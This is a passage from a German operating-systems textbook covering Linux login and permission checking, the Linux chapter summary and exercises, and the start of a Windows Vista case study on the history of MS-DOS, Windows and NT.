Der `access`-Aufruf testet, ob ein spezieller Zugriff mit der echten UID und GID erlaubt wäre. Dieser Systemaufruf wird zum Vermeiden von Sicherheitsverletzungen in Programmen benötigt, die SETUID benutzen und dem Superuser gehören. Ein solches Programm kann alles machen, doch manchmal ist es notwendig herauszufinden, ob der Benutzer einen bestimmten Zugriff durchführen dürfte. Das Programm kann dies nicht einfach ausprobieren, da der Zugriff immer erfolgreich wäre. Mittels `access` kann das Programm herausfinden, ob der Zugriff mit der echten UID und GID erlaubt ist.

Die nächsten vier Systemaufrufe liefern die echten und effektiven UIDs und GIDs. Die letzten drei sind nur für den Superuser erlaubt. Sie verändern den Besitzer einer Datei und die UID und GID eines Prozesses.

10.7.3 Implementierung von Sicherheitsfunktionen in Linux

Wenn sich ein Benutzer einloggt, fragt das Login-Programm (das als Programm mit Superuser-Rechten läuft) nach Login-Namen und Passwort. Es erzeugt aus dem Passwort einen Hashwert und vergleicht diesen dann mit dem Eintrag in der Datei `/etc/passwd`, um herauszufinden, ob die Werte übereinstimmen (netzwerkbasierte Systeme arbeiten etwas anders). Hashwerte werden verwendet, damit das Passwort im System nicht unverschlüsselt abgespeichert werden muss. Wenn das Passwort korrekt ist, dann sucht das Login-Programm in der Datei `/etc/passwd` nach dem Namen der vom Benutzer gewünschten Shell, vielleicht `bash`, vielleicht aber auch eine andere wie `csh` oder `ksh`. Das Login-Programm verwendet dann `setuid` und `setgid`, um sich selbst die UID und die GID des Benutzers zu geben (es wurde mit gesetztem SETUID-Bit und Rechten des Superusers gestartet). Dann öffnet es die Tastatur als Standardeingabe (Dateide-

skriptor 0) und den Bildschirm als Standardausgabe (Dateideskriptor 1) und Standardfehlerausgabe (Dateideskriptor 2). Schließlich startet es die vom Benutzer gewünschte Shell und beendet sich damit.

Ab diesem Punkt läuft die vom Benutzer gewünschte Shell mit der richtigen UID und GID und Standardeingabe, -ausgabe und -fehlerausgabe sind auf die Standardwerte gesetzt. Alle Prozesse, die abgespalten werden (z.B. vom Benutzer eingegebene Kommandos), erben automatisch die UID und die GID der Shell und erhalten somit ebenfalls den richtigen Besitzer und die richtige Gruppe. Alle Dateien, die diese erzeugen, erhalten auch diese Werte.

Wenn ein Prozess eine Datei öffnet, dann vergleicht das System zunächst die Schutzrechte im I-Node der Datei mit der effektiven UID und der effektiven GID des Aufrufers um festzustellen, ob der Zugriff erlaubt ist. Ist dies der Fall, so wird die Datei geöffnet und ein Dateideskriptor zurückgegeben. Falls nicht, wird die Datei nicht geöffnet und -1 zurückgegeben. Die nachfolgenden Aufrufe von `read` und `write` werden nicht überprüft. Folglich hat ein Ändern der Schutzrechte nach dem Öffnen einer Datei keinen Einfluss auf die Prozesse, die diese Datei bereits geöffnet haben.

Das Sicherheitsmodell von Linux und seine Implementierung entsprechen im Wesentlichen dem Modell der meisten anderen traditionellen UNIX-Systeme.

ZUSAMMENFASSUNG

Linux hat als ein quelloffener vollständiger UNIX-Klon begonnen und wird heute auf Maschinen vom Notebook bis zum Supercomputer eingesetzt. Es existieren drei Hauptschnittstellen: die Shell, die C-Bibliothek und die Systemaufrufe selbst. Zusätzlich wird häufig eine grafische Benutzungsschnittstelle verwendet, um die Kommunikation des Benutzers mit dem System zu erleichtern. Über die **Shell** kann der Benutzer Kommandos zum Ausführen eingeben. Dies können einfache Kommandos, Pipelines oder komplexere Strukturen sein. Ein- und Ausgabe lassen sich umleiten. **Die C-Bibliothek** enthält die Systemaufrufe sowie viele erweiterte Aufrufe, wie z.B. `printf` zum formatierten Schreiben in Dateien. Die tatsächliche **Systemaufrufsschnittstelle** ist architekturabhängig und besteht auf x86-Plattformen aus ungefähr 250 Aufrufen, von denen jeder das Notwendige erledigt, aber nicht mehr.

Die **Hauptkonzepte** von Linux umfassen die Prozesse, das Speichermodell, Ein-/Ausgabe und das Dateisystem. Prozesse können Unterprozesse abspalten, so dass man einen Baum von Prozessen erhält. Die **Prozessverwaltung** in Linux ist im Vergleich mit anderen UNIX-Systemen in der Hinsicht anders, dass Linux jede Ausführungseinheit – einen Einfach-Thread-Prozess oder einzelne Threads innerhalb eines Mehrfach-Thread-Prozesses oder des Kerns – als einen unterscheidbaren Task ansieht. Ein Prozess oder allgemein ein einzelner Task wird dann mittels zwei Schlüsselkomponenten repräsentiert, der Task-Struktur und der zusätzlichen Information, die den Adressraum des Benutzers beschreibt.

Die Task-Struktur ist stets im Speicher, doch die Daten der zweiten Struktur können aus dem Speicher ein- und ausgelagert werden. Prozesserzeugung erfolgt durch die Duplizierung der Task-Struktur des Prozesses und das Setzen der Speicherinformationen auf das Speicherabbild des Elternprozesses. Aktuelle Kopien der Speicherabbildseiten werden nur erzeugt, wenn keine gemeinsame Nutzung zugelassen ist und eine Veränderung des Speichers notwendig ist. Dieser Mechanismus heißt **Copy-on-Write**. Das Scheduling geschieht mittels eines prioritätsbasierten Algorithmus, der interaktive Prozesse bevorzugt.

Das Speichermodell besteht aus drei Segmenten pro Prozess: Text, Daten und Stack. Die Speicherverwaltung wird mittels Paging durchgeführt. Eine Abbildung im Speicher verwaltet den Zustand jeder Seite und der Page-Daemon verwendet einen modifizierten Clock-Algorithmus mit zwei Zeigern, um für genügend freie Seiten zu sorgen.

Ein-/Ausgabegeräte werden als Spezialdateien angesprochen, wobei jedes eine Haupt- und eine Nebengerätenummer hat. Blockorientierte Geräte verwenden den Arbeitsspeicher, um Plattenblöcke zwischenzuspeichern und die Anzahl der Plattenzugriffe zu reduzieren. Zeichenorientierte Ein-/Ausgabe kann entweder im Raw-Modus durchgeführt werden oder die Zeichenströme werden mithilfe von Zeilendisziplinen verändert. Netzwerkgeräte werden ein wenig anders behandelt: Indem ganze Module von Netzwerkprotokollen den Prozessen zugeordnet werden, strömen Netzwerkpakete zu und von dem Benutzerprozess.

Das Dateisystem mit Dateien und Verzeichnissen ist hierarchisch. Alle Platten werden in einen einzigen Verzeichnisbaum eingehängt, der mit einer eindeutigen Wurzel beginnt. Einzelne Dateien können mit einem Link von irgendeiner anderen Stelle im Dateisystem in ein Verzeichnis eingebunden werden. Um eine Datei zu verwenden, muss diese zunächst geöffnet werden, wodurch man einen Dateideskriptor zum Lesen und Schreiben erhält. Intern verwendet das Dateisystem drei Tabellen: die Dateideskriptor-Tabelle, die Tabelle der Beschreibungen der offenen Dateien und die I-Node-Tabelle. Die I-Node-Tabelle ist die wichtigste, sie enthält alle Verwaltungsinformation über die Datei und die Lage ihrer Blöcke auf der Platte. Verzeichnisse und Geräte werden ebenfalls als Dateien repräsentiert, wie auch andere Spezialdateien.

Schutzrechte werden auf der Basis von Lese-, Schreib- und Ausführungsrechten für den Besitzer, die Gruppe und andere kontrolliert. Für Verzeichnisse bedeutet das Ausführungsbit das Recht zum Durchsuchen des Verzeichnisses.



Übungen

- 1.** Ein Verzeichnis enthält folgende Dateien:

aardvark	feret	koala	porpoise	unicorn
bonefish	grunion	llama	quacker	vicuna
capybara	hyena	marmot	rabbit	weasel
dingo	ibex	nuthatch	seahorse	yak
emu	jellyfish	strich	tuna	zebu

Welche Dateien werden mit dem Kommando

```
ls [abc]*e*
```

aufgelistet?

- 2.** Was macht die folgende Linux-Shell-Pipeline?

```
grep nd xyz | wc -l
```

- 3.** Schreiben Sie eine Linux-Pipeline, die die achte Zeile der Datei z auf der Standardausgabe ausgibt.

- 4.** Warum unterscheidet Linux zwischen Standardausgabe und Standardfehlerausgabe, obwohl beide standardmäßig auf das Terminal geleitet werden?

- 5.** Ein Benutzer schreibt an einem Terminal folgende Zeilen:

```
a | b | c &
e | f | g &
```

Wie viele neue Prozesse laufen, nachdem diese Befehle verarbeitet wurden?

- 6.** Wenn die Linux-Shell einen neuen Prozess startet, dann legt sie Kopien ihrer Umgebungsvariablen wie *HOME* auf den Stack des neuen Prozesses. So kann dieser feststellen, welches sein Benutzerverzeichnis ist. Wenn dieser Prozess sich später wieder teilt, erhält dann der neue Kindprozess ebenfalls automatisch diese Variablen?

- 7.** Wie lange etwa dauert die Abspaltung eines Kindprozesses in einem traditionellen UNIX-System unter den folgenden Bedingungen: Textgröße = 100 KB, Datengröße = 20 KB, Stackgröße = 10 KB, Task-Struktur = 1 KB, Benutzerstruktur = 5 KB. Der Kerneinsprung und der Rücksprung benötigen 1 ms und die Maschine kann alle 50 ns ein 32-Bit-Wort kopieren. Die Textsegmente werden gemeinsam genutzt, Daten- und Stacksegmente jedoch nicht.

- 8.** Als Multimegabyte-Programme immer gebräuchlicher wurden, wuchs die Dauer für die Ausführung eines *fork*-Systemaufrufes und das Kopieren von Daten- und Stacksegmenten des aufrufenden Prozesses proportional. Wenn *fork* unter Linux ausgeführt wird, dann wird der Adressraum des Elternprozesses nicht kopiert, wie es die traditionelle *fork*-Semantik diktieren würde. Wie verhindert Linux, dass der Kindprozess etwas macht, was die *fork*-Semantik vollständig ändern würde?

9. Ist es sinnvoll, einem Prozess Speicher zu entziehen, wenn er in den Zombie-Zustand kommt? Warum bzw. warum nicht?
10. Warum haben es die Entwickler von Linux Ihrer Meinung nach unmöglich gemacht, dass ein Prozess ein Signal an einen Prozess schicken kann, der nicht zu seiner Prozessgruppe gehört?
11. Ein Systemaufruf wird normalerweise mit einem Software-Interrupt-Befehl (Trap) implementiert. Könnte auf einem Pentium auch ein normaler Prozederaufruf verwendet werden? Falls ja, unter welchen Umständen und wie? Falls nicht, warum nicht?
12. Haben Ihrer Meinung nach Daemons im Allgemeinen eine höhere oder eine niedrigere Priorität als interaktive Prozesse? Warum?
13. Wenn ein neuer Prozess abgespalten wurde, so muss ihm eine eindeutige Zahl als PID zugewiesen werden. Ist es ausreichend, einen Zähler im Kern zu haben, der bei jeder Prozesserzeugung erhöht wird und der als neue PID verwendet wird? Erläutern Sie Ihre Antwort.
14. In dem Eintrag für einen Prozess in der Task-Struktur wird die PID des Elternprozesses abgespeichert. Warum?
15. Welche Kombination der *sharing_flags*-Bits beim `clone`-Aufruf von Linux entspricht einem konventionellen `fork`-Aufruf unter UNIX? Welche entspricht der Erzeugung eines konventionellen UNIX-Threads?
16. Der Linux-Scheduler ist zwischen dem 2.4- und dem 2.6-Kern grundlegend überholt worden. Der aktuelle Scheduler kann Scheduling-Entscheidungen in der Zeit $O(1)$ treffen. Erklären Sie, warum dies so ist.
17. Wenn Linux (wie übrigens die meisten anderen Betriebssysteme) hochgefahren wird, so lädt der Bootloader im Sektor 0 der Platte zunächst ein Boot-Programm, welches dann das Betriebssystem lädt. Warum wird dieser Zwischenschritt benötigt? Sicherlich wäre es einfacher, wenn der Bootloader im Sektor 0 direkt das Betriebssystem laden würde.
18. Ein bestimmter Editor hat 100 KB an Programmtext, 30 KB an initialisierten Daten und 50 KB an BSS. Der anfängliche Stack umfasst 10 KB. Nehmen Sie an, dass drei dieser Editoren zur gleichen Zeit gestartet werden. Wie viel physischer Speicher wird benötigt, wenn (a) der Text gemeinsam genutzt wird und (b) wenn er nicht gemeinsam verwendet wird.
19. Warum sind in Linux Deskriptortabellen für geöffnete Dateien notwendig?
20. In Linux werden Daten- und Stacksegmente auf eine Arbeitskopie in einer speziellen Auslagerungsplatte oder -partition zwischengespeichert, doch für Textsegmente wird die ausführbare Binärdatei verwendet. Warum?

- 21.** Beschreiben Sie einen Weg, wie man `mmap` und Signale verwenden kann, um einen Mechanismus zur Interprozesskommunikation aufzubauen.
- 22.** Eine Datei wird mithilfe des folgenden Systemaufrufes eingeblendet:
- ```
mmap(65536, 32768, READ, FLAGS, fd, 0)
```
- Die Seiten sind 8 KB groß. Welches Byte in der Datei wird an der Speicheradresse 72.000 angesprochen?
- 23.** Nachdem der Systemaufruf der vorigen Übung ausgeführt wurde, wird der Aufruf
- ```
munmap(65536, 8192)
```
- durchgeführt. Ist dieser erfolgreich? Falls ja, welche Teile der Datei sind weiterhin eingeblendet? Wenn nicht, warum schlägt der Aufruf fehl?
- 24.** Kann ein Seitenfehler jemals zum Abbruch des verursachenden Prozesses führen? Wenn ja, geben Sie ein Beispiel an. Wenn nicht, warum nicht?
- 25.** Ist es mit dem Buddy-System zur Speicherverwaltung jemals möglich, dass zwei benachbarte Blöcke freien Speichers der gleichen Größe existieren, ohne dass sie in einem Block vereinigt werden? Wenn ja, erklären Sie warum. Wenn nicht, zeigen Sie, dass es unmöglich ist.
- 26.** Im Text wurde gesagt, dass eine Auslagerungspartition bessere Performanz als eine Auslagerungsdatei bietet. Warum ist das so?
- 27.** Geben Sie zwei Beispiele für die Vorteile von relativen Pfadnamen gegenüber absoluten Pfadnamen an.
- 28.** Die folgenden Sperraufrufe werden von einer Prozessmenge ausgeführt. Beschreiben Sie für jeden Aufruf, was passiert. Wenn ein Prozess eine Sperre nicht bekommt, wird er blockiert.
- A fordert eine gemeinsame Sperre für die Bytes 0 bis 10 an.
 - B fordert eine exklusive Sperre für die Bytes 20 bis 30 an.
 - C fordert eine gemeinsame Sperre für die Bytes 8 bis 40 an.
 - A fordert eine gemeinsame Sperre für die Bytes 25 bis 35 an.
 - B fordert eine exklusive Sperre für das Byte 8 an.
- 29.** Betrachten Sie noch einmal die gesperrte Datei aus ► Abbildung 10.26(c). Nehmen Sie an, dass ein Prozess versucht, die Bytes 10 und 11 zu sperren, und blockiert. Bevor jedoch C seine Sperre freigibt, versucht ein anderer Prozess, die Bytes 10 und 11 zu sperren, und blockiert ebenfalls. Welche Art von Problemen wird durch eine solche Situation in die Semantik eingeführt? Schlagen Sie zwei Lösungen vor und wägen Sie jeweils deren Vor- und Nachteile ab.
- 30.** Nehmen Sie an, dass ein `lseek`-Systemaufruf die Position in der Datei auf einen negativen Wert setzt. Nennen Sie zwei Möglichkeiten, damit umzugehen.

31. Wenn eine Linux-Datei die Schutzrechte 755 (oktal) hat, was können der Besitzer, die Gruppe und alle anderen mit der Datei machen?
32. Einige Bandlaufwerke haben nummerierte Blöcke und bieten die Möglichkeit, einen bestimmten Block am Platz zu überschreiben, ohne den Block davor oder dahinter zu zerstören. Könnte ein solches Gerät ein eingebundenes Linux-Dateisystem enthalten?
33. In ► Abbildung 10.24 haben nach dem Verlinken sowohl Lisa als auch Fred Zugriff auf die Datei x in ihren jeweiligen Verzeichnissen. Ist dieser Zugriff vollständig symmetrisch, das heißt, darf alles, was einer der beiden mit der Datei machen kann, auch der andere damit machen?
34. Wie wir gesehen haben, werden absolute Pfadnamen vom Wurzelverzeichnis ab durchsucht, während relative Pfadnamen ab dem Arbeitsverzeichnis durchsucht werden. Schlagen Sie einen Weg zur effizienten Implementierung beider Sucharten vor.
35. Wenn die Datei `/usr/ast/work/f` geöffnet wird, dann sind mehrere Plattenzugriffe notwendig, um den I-Node und Verzeichnisblöcke zu lesen. Berechnen Sie die Anzahl der Plattenzugriffe unter der Annahme, dass der I-Node des Wurzelverzeichnisses immer im Speicher ist und alle Verzeichnisse einen Block lang sind.
36. Ein Linux-I-Node hat 12 Plattenadressen für Datenblöcke sowie die Adressen für einfach, doppelt und dreifach indirekte Blöcke. Jeder von diesen enthält 256 Plattenadressen. Wie groß ist die größte Datei, die verwaltet werden kann, unter der Annahme, dass ein Plattenblock 1 KB umfasst?
37. Wenn ein I-Node von der Platte gelesen wird, während eine Datei geöffnet wird, so wird dieser in eine I-Node-Tabelle im Speicher abgelegt. Diese Tabelle hat einige Felder, die es auf der Platte nicht gibt. Eines davon ist ein Zähler, der angibt, wie oft der I-Node geöffnet wurde. Warum wird dieses Feld benötigt?
38. Auf Multi-CPU-Plattformen verwaltet Linux eine Runqueue für jede CPU. Ist dies ein gutes Konzept? Erläutern Sie Ihre Antwort.
39. *Pdflush*-Threads können in regelmäßigen Abständen aufgeweckt werden, um sehr alte Seiten – älter als 30 Sekunden – auf die Platte zurückzuschreiben. Warum ist dies notwendig?
40. Nach einem Systemabsturz und einem Neustart wird normalerweise ein Wiederherstellungsprogramm ausgeführt. Nehmen Sie an, dieses Programm entdeckt, dass der Link-Zähler in einem I-Node der Platte 2 ist, aber nur ein Verzeichniseintrag diesen I-Node referenziert. Kann das Programm diesen Fehler reparieren und wenn ja, wie?
41. Geben Sie einen fachlichen Tipp ab, welcher Linux-Systemaufruf der schnellste ist.

- 42.** Ist es möglich, `unlink` auf einer Datei auszuführen, die nie verlinkt wurde? Was passiert in diesem Fall?
- 43.** Ausgehend von der Information aus diesem Kapitel, wie viele Benutzerdaten können mit dem Linux-ext2-Dateisystem auf einer 1,44-MB-Diskette maximal abgelegt werden? Nehmen Sie an, dass die Blöcke 1 KB groß sind.
- 44.** In Anbetracht all des Ärgers, den Studenten verursachen können, wenn sie Superuser werden: Warum existiert dieses Konzept überhaupt?
- 45.** Ein Professor nutzt Dateien gemeinsam mit Studenten, indem er die Dateien in einem öffentlich zugänglichen Verzeichnis auf dem Linux-System der Informatik-Fakultät ablegt. Eines Tages stellt er fest, dass eine der am Vortag dort abgelegten Dateien für alle schreibbar gelassen wurde. Er ändert die Rechte und stellt sicher, dass die Datei mit seiner Master-Kopie identisch ist. Am nächsten Tag stellt er fest, dass die Datei verändert wurde. Wie konnte das passieren und wie hätte es verhindert werden können?
- 46.** Linux unterstützt einen Systemaufruf `fsuid`. Während `setuid` dem Benutzer alle Rechte der effektiven ID bewilligt, die mit einem gerade ausgeführten Programm verbunden ist, gewährt `fsuid` dem Benutzer nur spezielle Rechte bezüglich des Dateizugriffes. Warum ist diese Eigenschaft nützlich?
- 47.** Schreiben Sie eine minimale Shell, mit der einfache Kommandos gestartet werden können. Sie sollte auch das Starten im Hintergrund zulassen.
- 48.** Verwenden Sie Assemblersprache und BIOS-Aufrufe, um ein Programm auf Rechnern der Pentium-Klasse zu schreiben, das sich selbst von Diskette bootet. Das Programm soll BIOS-Aufrufe verwenden, um die Tastatur zu lesen, und die eingegebenen Zeichen wieder ausgeben, um zu zeigen, dass es läuft.
- 49.** Schreiben Sie ein simples Terminalprogramm, um zwei Linux-Computer über die serielle Schnittstelle zu verbinden. Verwenden Sie die POSIX-Verwaltungsaufrufe für Terminals, um die Ports zu konfigurieren.
- 50.** Schreiben Sie eine Client-Server-Anwendung, die auf Anfrage eine große Datei mittels Sockets überträgt. Implementieren Sie die gleiche Anwendung noch einmal, diesmal mit gemeinsamem Speicher. Was erwarten Sie, welche Version die bessere Performanz liefert? Warum? Führen Sie Performanzmessungen mit Ihrem Code durch, benutzen Sie dabei unterschiedliche Dateigrößen. Was sind Ihre Beobachtungen? Was passiert innerhalb des Linux-Kerns, was zu diesem Verhalten führt?

51. Implementieren Sie eine grundlegende Thread-Bibliothek auf Benutzerebene, die oberhalb von Linux läuft. Die Bibliotheksschnittstelle (API) sollte Funktionsaufrufe wie `mythreads_init`, `mythreads_create`, `mythreads_join`, `mythreads_exit`, `mythreads_yield`, `mythreads_self` und vielleicht ein paar weitere enthalten. Implementieren Sie als Nächstes die folgenden Synchronisationsvariable, um sichere parallele Operationen zu ermöglichen: `mythreads_mutex_init`, `mythreads_mutex_lock`, `mythreads_mutex_unlock`. Definieren Sie zuerst sauber die API und spezifizieren Sie die Semantik jedes einzelnen Aufrufes. Implementieren Sie dann die Bibliothek auf Benutzerebene mit einem einfachen, unterbrechenden Round-Robin-Scheduler. Sie werden außerdem ein oder mehrere Mehrfach-Thread-Anwendungen schreiben müssen, die Ihre Bibliothek zu Testzwecken benutzen. Ersetzen Sie zum Schluss den einfachen Scheduling-Mechanismus durch einen anderen, der sich wie der O(1)-Scheduler von Linux 2.6 verhält, den wir in diesem Kapitel beschrieben haben. Vergleichen Sie, welche Performanz Ihre Anwendung(en) bei den jeweiligen Schedulern erreicht bzw. erreichen.

Fallstudie 2: Windows Vista

11.1 Die Geschichte von Windows Vista	936
11.2 Programmierung von Windows Vista.....	942
11.3 Systemstruktur	956
11.4 Prozesse und Threads in Windows Vista.....	989
11.5 Speicherverwaltung	1009
11.6 Caching in Windows Vista	1026
11.7 Ein-/Ausgabe in Windows Vista	1028
11.8 Das Windows-NT-Dateisystem	1039
11.9 IT-Sicherheit in Windows Vista.....	1052
Zusammenfassung.....	1060
Übungen	1061

» Windows ist ein modernes Betriebssystem, das auf privaten und geschäftlichen Desktop-PCs und Firmenservern eingesetzt wird. Die aktuelle Desktop-Version ist **Windows Vista**. Die Serverversion von Windows Vista ist **Windows Server 2008**. In diesem Kapitel werden wir verschiedene Aspekte von Windows Vista untersuchen. Wir beginnen mit einem kurzen Blick auf die Geschichte von Windows und wenden uns dann seiner Architektur zu. Anschließend sehen wir uns Prozesse, Speicherverwaltung, Caching, Ein- und Ausgabe, das Dateisystem und schließlich die Sicherheit an. «

11.1 Die Geschichte von Windows Vista

Die Entwicklung der Microsoft-Betriebssysteme sowohl für PC-basierte Computer als auch für Server lässt sich in drei Epochen einteilen: **MS-DOS**, **MS-DOS-basiertes Windows** und **NT-basiertes Windows**. Diese drei Systeme unterscheiden sich technisch gesehen grundlegend voneinander. Jedes davon dominierte während anderer Jahrzehnte die Geschichte des PCs. ► Abbildung 11.1 zeigt die Daten der Markteinführung der wichtigsten Microsoft-Betriebssysteme (ausgenommen die beliebte Microsoft Xenix-Version von UNIX, die Microsoft 1987 an die Santa Cruz Operation (SCO) verkauft hat). Nachfolgend gehen wir kurz auf jede einzelne Ära ein, die in der Tabelle aufgeführt ist.

Jahr	MS-DOS	MS-DOS-basiertes Windows	NT-basiertes Windows	Bemerkungen
1981	MS-DOS 1.0			Anfängliche Version für IBM-PCs
1983	MS-DOS 2.0			Unterstützung von PC/XT
1984	MS-DOS 3.0			Unterstützung von PC/AT
1990		Windows 3.0		10 Mio. Ausfertigungen in 2 Jahren
1991	MS-DOS 5.0			Fügte Speicherverwaltung hinzu
1992		Windows 3.1		Läuft nur auf 286 und späteren Modellen
1993			Windows NT 3.1	
1995	MS-DOS 7.0	Windows 95		MS-DOS in Windows eingebettet
1996			Windows NT 4.0	
1998		Windows 98		
2000	MS-DOS 8.0	Windows Me	Windows 2000	Win Me war Windows 98 unterlegen
2001			Windows XP	Ersetzte Windows 98
2006			Windows Vista	
2009*			Windows 7	Erneute Version für höhere Kundenakzeptanz

* Anmerkung des Fachlektors

Abbildung 11.1: Markteinführung der wichtigsten Microsoft-Betriebssysteme für Desktoprechner

11.1.1 Die 1980er: MS-DOS

In den frühen 1980er Jahren entwickelte der damals weltweit größte und mächtigste Computerhersteller IBM einen Personalcomputer, der auf dem Mikroprozessor 8088 von Intel basierte. Seit Mitte der 1970er Jahre war Microsoft zum führenden Anbieter der BASIC-Programmiersprache für 8-Bit-Mikrocomputer auf Basis des 8080 und der Z-80 aufgestiegen. Als IBM auf Microsoft zuging, um eine BASIC-Lizenz für den neuen IBM-PC zu erwerben, war Microsoft sofort dazu bereit und schlug vor, Digital Research zu kontaktieren, um das Betriebssystem CP/M zu lizenziieren, da Microsoft damals noch keine Betriebssysteme anbot. IBM tat dies, doch der Präsident von Digital Research, Gary Kildall, war zu beschäftigt, um sich mit IBM zu treffen, so dass IBM zu Microsoft zurückkam. Kurzerhand kaufte Microsoft einen CP/M-Klon von einer lokalen Firma, Seattle Computer Products, portierte diesen auf den IBM-PC und lizenzierte ihn an IBM. Das System wurde dann in **MS-DOS 1.0 (MicroSoft Disk Operating System)** umbenannt und 1981 zusammen mit dem ersten IBM-PC ausgeliefert.

MS-DOS war ein kommandozeilenorientiertes Einzelnutzer-Betriebssystem im 16-Bit-Real-Modus, das aus einem 8 KB großen speicherresidenten Code bestand. Im folgenden Jahrzehnt entwickelten sich sowohl PCs als auch MS-DOS kontinuierlich weiter, es wurden ständig neue Funktionen und Fähigkeiten hinzugefügt. Als IBM 1986 den PC/AT baute, der auf dem 286 von Intel basierte, war MS-DOS auf 36 KB angewachsen, es war aber nach wie vor ein kommandozeilenorientiertes Betriebssystem, das zu jedem Zeitpunkt nur eine Anwendung ausführen konnte.

11.1.2 Die 1990er: MS-DOS-basiertes Windows

Angeregt durch die grafische Benutzungsoberfläche von Forschungssystemen am Forschungsinstitut Stanford und bei Xerox PARC und seinen kommerziellen Abkömlingen, dem Apple Lisa und dem Apple Macintosh, entschied sich Microsoft, MS-DOS eine grafische Benutzungsoberfläche zu geben und nannte diese **Windows**. Die ersten beiden Versionen von Windows (1985 und 1987) waren nicht sehr erfolgreich. Dies lag teilweise an den Einschränkungen, die durch die damals zur Verfügung stehende PC-Hardware gegeben waren. 1990 führte Microsoft Windows 3.0 für den Intel 386 ein und das System wurde innerhalb von sechs Monaten mehr als eine Million Mal verkauft.

Windows 3.0 war kein echtes Betriebssystem, sondern vielmehr eine grafische Benutzungsschnittstelle, die auf MS-DOS aufgesetzt wurde, während MS-DOS nach wie vor die Maschine und das Dateisystem kontrollierte. Alle Programme liefen im selben Adressraum und ein Fehler in irgendeinem Programm konnte das ganze System völlig lahmlegen.

Im August 1995 wurde **Windows 95** auf den Markt gebracht. Es enthielt viele Komponenten eines vollständigen Betriebssystems, einschließlich virtuellem Speicher, Prozesserverwaltung und Multiprogrammierung. Mit ihm wurde die 32-Bit-Programmierschnittstelle eingeführt. Doch es mangelte dem System weiterhin an Sicherheitsfunktionen, außerdem waren die Anwendungsprogramme und das Betriebssystem nur ungenügend

voneinander isoliert. Deshalb blieben die Probleme hinsichtlich der Instabilität ungeöst, das galt auch noch für die Folgeprodukte **Windows 98** und **Windows Me**, bei denen MS-DOS immer noch im Herzen des Windows-Betriebssystems lief und einen 16-Bit-Assemblercode ausführte.

11.1.3 Die 2000er: NT-basiertes Windows

Gegen Ende der 1980er Jahre erkannte Microsoft, dass eine Weiterentwicklung des Betriebssystems mit MS-DOS im Inneren nicht die beste Lösung ist. Die Kapazitäten und die Geschwindigkeit der PC-Hardware wuchsen stetig und irgendwann würde der PC-Markt mit dem Markt der Desktop-Workstations und der Unternehmensserver kollidieren, auf denen UNIX das dominierende Betriebssystem war. Microsoft war außerdem beunruhigt, dass Intels Mikroprozessorfamilie seine Wettbewerbsfähigkeit einbüßen könnte, da die RISC-Architektur bereits eine Herausforderung darstellte. Um diesen Problemen zu begegnen, stellte Microsoft eine Gruppe von Ingenieuren aus dem Hause DEC unter Führung von Dave Cutler ein. Er war einer der Hauptentwickler des DEC-Betriebssystems VMS. Cutlers Aufgabe bestand darin, ein völlig neues 32-Bit-Betriebssystem zu entwickeln, das **OS/2** implementieren sollte, die Betriebssystem-schnittstelle (API), die Microsoft gemeinsam mit IBM entwickelte. In den Original-dokumenten der Entwicklung von Cutlers Teams wird das System *NT OS/2* genannt.

Cutlers System wurde **NT** für „New Technology“ genannt (und auch weil der Prozessor, für den das System ursprünglich bestimmt war, der neue Intel 860, mit dem Codenamen N10 bezeichnet wurde). NT war so aufgebaut, dass es auf verschiedene Prozessoren portierbar war. Es wurde viel Wert auf Sicherheit und Zuverlässigkeit gelegt und das System war kompatibel mit den MS-DOS-basierten Versionen von Windows. Cutlers Vorleben bei DEC wird an verschiedenen Stellen sichtbar, denn es gibt deutliche Ähnlichkeiten im Entwurf zwischen NT, VMS und anderen Betriebssystemen, die von Cutler entwickelt wurden (siehe ► Abbildung 11.2).

Jahr	DEC-Betriebssystem	Charakteristika
1973	RSX-11M	16 Bit, Mehrbenutzer, Echtzeit, Swapping
1978	VAX/VMS	32 Bit, virtueller Speicher
1987	VAXELAN	Echtzeit
1988	PRISM/Mica	Zugunsten von MIPS/Ultrix aufgegeben

Abbildung 11.2: DEC-Betriebssysteme, die von Dave Cutler entwickelt wurden

Als die Ingenieure (und später die Anwälte) von DEC feststellten, wie ähnlich sich NT und VMS waren (ebenso wie das niemals auf den Markt gebrachte Folgesystem MICA), entbrannte ein Streit zwischen DEC und Microsoft über Microsofts Nutzung von DECs geistigem Eigentum. Letztendlich haben sich die Firmen außergerichtlich geeinigt. Außerdem hat Microsoft zugestimmt, NT auf dem DEC-Alpha für eine bestimmte Zeit

zu unterstützen. Doch nichts davon reichte aus, um DEC von seiner Fixierung auf Mini-computer und der Abneigung gegen Personalcomputer zu befreien, die sich in der Bemerkung des DEC-Gründers Ken Olsen aus dem Jahr 1977 widerspiegelt: „Es gibt keinen Grund dafür, dass irgendjemand einen Computer bei sich zu Hause haben will.“ – 1998 wurden die übrig gebliebenen Reste der Firma DEC an Compaq verkauft, die wiederum später von Hewlett-Packard übernommen wurde.

Programmierer, die nur mit UNIX vertraut sind, sehen große Unterschiede in der Architektur von UNIX und NT. Dies liegt nicht nur am Einfluss von VMS, sondern auch daran, dass es jeweils zu der Zeit, als das Betriebssystem entworfen wurde, unterschiedliche Computersysteme gab. UNIX wurde in den 1970er Jahren für 16-Bit-Einprozessorsysteme mit winzigen Speichern und Swapping als Speicher verwaltung entwickelt, bei denen der Prozess die Einheit für Parallelität und Komposition war und fork/exec billige Operationen waren (da Swapping-Systeme sowieso häufig Prozesse auf die Platte kopieren). NT wurde in den frühen 1990er Jahren entwickelt, als 32-Bit-Multiprozessorsysteme mit vielen Megabyte und virtuellem Speicher üblich waren. In NT sind Threads die Einheit der Parallelität, dynamische Bibliotheken die Einheit der Komposition und fork/exec werden durch eine einzige Operation implementiert, die einen neuen Prozess erzeugt *und* ein weiteres Programm ausführt, ohne dies zuerst kopieren zu müssen.

Die erste NT-basierte Version von Windows (Windows NT 3.1) wurde 1993 herausgegeben. Sie wurde „3.1“ genannt, um es dem damals aktuellen Windows 3.1 von Microsoft anzupassen. Das Gemeinschaftsprojekt mit IBM war gescheitert, denn obwohl die OS/2-Schnittstellen noch unterstützt wurden, waren die primären Schnittstellen doch 32-Bit-Erweiterungen der Windows-Programmierschnittstelle, die **Win32** genannt wurden. In der Zeit zwischen dem Beginn der Entwicklung von NT und seinem ersten Verkauf wurde **Windows 3.0** eingeführt, das kommerziell außerordentlich erfolgreich war. Dieses System war ebenfalls in der Lage, Win32-Programme auszuführen, aber es nutzte die *Win32*-Kompatibilitätsbibliothek.

